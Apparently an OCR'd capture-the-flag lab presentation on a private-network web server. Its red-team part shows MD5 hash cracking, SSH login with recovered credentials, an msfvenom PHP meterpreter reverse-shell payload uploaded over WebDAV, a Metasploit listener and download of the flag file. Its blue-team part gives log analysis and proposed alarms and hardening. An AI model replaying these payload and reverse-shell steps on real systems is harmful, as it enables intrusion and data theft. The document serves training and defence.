
Would you like Firefox to save this login for http://192.168.1.105?

ashton

leopoldo


☑ Show password

ache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



Index of /company_folders /secret_folder


Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	




192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. ~~I need to click "Other Locations"~~
3. I need to type "dav://172.16.84.205/webdav/"
4. ~~I will be prompted for my user (but i'll use~~ ryans account) and password
5. I can click and drag files into the share and reload my browser
```


SSH into Ashton’s account



```
root@Kali:~# ssh ashton@192.168.1.105
Load key "/root/.ssh/id_rsa": invalid format
ashton@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-126-generic x86_64)
```



```
ashton@server1:~$ id
uid=1002(ashton) gid=1002(ashton) groups=1002(ashton)
```



```
ashton@server1:~$ ls
ashton@server1:~$ cd /
ashton@server1:/$ ls
bin    flag.txt         lib          mnt    run
boot   home             lib64        opt    sbin
dev    initrd.img       lost+found   proc   snap
etc    initrd.img.old   media        root   srv
ashton@server1:/$ cat flag.txt
b1ng0w@5h1sn@m0
```

Exploitation: Weak hash - CWE-759, CWE-916

01

Tools & Processes

Crackstation

Using this online tool, the hash was simply entered into the online tool and cracked in seconds.

02


Achievements

This provided the password for the CEO – *linux4u*

This attack yielded access to webdav and the ability to upload a malicious script that would eventually provide a reverse shell.

03

Cracking Ryan's hash



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```


□ I'm not a robot

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Accessing webdav



Index of /company_folders /secret_folder


Name Last modified Size Description

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "webdav"

User Name: ryan

Password: •••••••



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Uploading of malicioius script - CWE-434

01

Tools & Processes

Msfvenom – created the malicious script – shell.php

Cadaver – uploaded the payload to the webdav directory.

Metasploit – started a listener, which then launched a meterpreter session once the shell.php was run on the webserver.

Interactive shell with python - python -c 'import pty; pty.spawn("/bin/bash")'

02


Achievements

Using a reverse shell, opened a meterpreter session in the target system, and achieved an interactive shell for user: *www-data*

Located and exfiltrated the second *flag.txt*


03

Creating the payload




```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
```

Uploading the payload




```
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
```

Launching the listener




```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
```




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 →
 -0800

meterpreter > ls
Listing: /var/www/webdav
```

Gaining interactive shell




```
meterpreter > shell
Process 3094 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@server1:/var/www/webdav$
```


Locating and exfiltrating target document



```
www-data@server1:/var/www/webdav$ locate flag.txt
locate flag.txt
/flag.txt
www-data@server1:/var/www/webdav$ cd /
cd /
www-data@server1:/$ ls
ls
bin   flag.txt      lib         mnt   run   swap.img  vagrant
boot  home          lib64       opt   sbin  sys       var
dev   initrd.img    lost+found  proc  snap  tmp       vmlinuz
etc   initrd.img.old media      root  srv   usr       vmlinuz.old
www-data@server1:/$ █
```



```
meterpreter > download flag.txt
[*] Downloading: flag.txt → flag.txt
[*] Downloaded 16.00 B of 16.00 B (100.0%): flag.txt → flag.txt
[*] download   : flag.txt → flag.txt
```




```
root@Kali:~# ls
Desktop     flag.txt
Documents   hydra.restore
Downloads   Music
root@Kali:~# cat flag.txt
b1ng0w@5h1sn@m0
root@Kali:~# █
```

Blue Team


Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan



Network Traffic Between Hosts [Packetbeat Flows] ECS


Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.105	192.168.1.100	365.6GB	12GB
192.168.1.105	91.189.91.43	592.9KB	113.9MB
192.168.1.105	91.189.88.142	291.6KB	74.6MB
192.168.1.105	91.189.88.152	164.4KB	39MB
192.168.1.105	169.254.169.254	98.9KB	243KB
192.168.1.90	192.168.1.100	264.7GB	5.3GB
192.168.1.90	192.168.1.105	468.1MB	843.3MB
192.168.1.90	192.168.1.1	790.8KB	48.4KB
192.168.1.90	192.168.1.90	648.9KB	604.2KB
192.168.1.90	99.84.214.75	635.4KB	21.5MB




Top Hosts Creating Traffic [Packetbeat Flows] ECS

***Port scan happen around 7:40am March 19 2021**
***468.1MB packets were sent from 192.168.1.90**

Analysis: Finding the Request for the Hidden Directory





Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	132,869
http://127.0.0.1/server-status?auto=	2,576
http://192.168.1.105/webdav/shell.php	126
http://192.168.1.105/webdav	110
http://192.168.1.105/	44

Export: Raw Formatted

***The request started approximately 7:45am on March 19th.**
***There were a total of 133,453 requests to the secret folder.**


Analysis: Uncovering the Brute Force Attack


Connections over time [Packetbeat Flows] ECS


Errors vs successful transactions [Packetbeat] ECS

***There was a spike of 91,458 connections over time.**

Analysis: Finding the WebDAV Connection



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	132,869
http://127.0.0.1/server-status?auto=	2,588
http://192.168.1.105/webdav/shell.php	126
http://192.168.1.105/webdav	110
http://192.168.1.105/	44

***There were 110 requests to the Webdav directory**
***The shell.php (reverse shell payload) was requested 126 times.**

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

In order to secure your ports, we must set alarms that will alert our network administrators when more than 10 unique ports are accessed/probed within a span of 4 minutes.

What threshold would you set to activate this alarm?

If more than 10 ports are probed within a 4 minute window an alert will be activated.

System Hardening

What configurations can be set on the host to mitigate port scans?

In order to mitigate such attack we must routinely run internal port scans and address open ports that are not being utilized. We then should install a firewall which will add another layer of protection for our network.

Describe the solution. If possible, provide required command lines.

The most secure option would be to implement a Firewall. If we also wanted another layer of security and reassurance we can utilize TCP wrappers which will enable our Network Admins to permit or deny access based on IP addresses and/or domains.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alarm should be set that alerts our System Admins if a request to a hidden directory has been seen in our logs from external sources.

What threshold would you set to activate this alarm?

A threshold of one request from an unauthorized external IP source should trigger our alert.

System Hardening

What configuration can be set on the host to block unwanted access?

To block unwanted access we should disable directory browsing.

Describe the solution. If possible, provide required command lines.

To disable directory browsing we should utilize the command to disable the auto-index module for apache.

```
$ sudo a2dismod --force autoindex
```

To implement the new configuration:

```
systemctl restart apache2
```

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

When handling potential brute force attacks, we should implement an alert that notifies our Network Security team when an account has had multiple unsuccessful attempts across a set span of time.

What threshold would you set to activate this alarm?

A threshold of 5 maximum failed attempts within a span of 10 minutes to maintain integrity would be ideal.

System Hardening

What configuration can be set on the host to block brute force attacks?

To completely render brute force attacks useless against our systems we should utilize a rule that locks an account after 5 failed attempts. This rule can have a timeout setting or we can offer a full password reset once the threshold is met.

Describe the solution. If possible, provide the required command line(s).

We must secure our network by implementing the lockout rule.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

An alarm should be set so that when unauthorized IP sources request access to our WebDAV our Network Admins can see and assess the risk.

What threshold would you set to activate this alarm?

I would set the alarm threshold to one request if it is from an external unauthorized Source IP.

System Hardening

What configuration can be set on the host to control access?

In order to control access to our WebDAV we should implement two-factor authentication which secures our systems and maintains integrity. We should also consider creating separate directories and limiting access to specific teams and/or departments.

Describe the solution. If possible, provide the required command line(s).

The best and most financially feasible solution would be to utilize an open source 3rd party authentication tool. We should also compartmentalize our webDAV server and only allow access to specific directories based upon departments and/or teams.

Mitigation: Identifying Reverse Shell Uploads

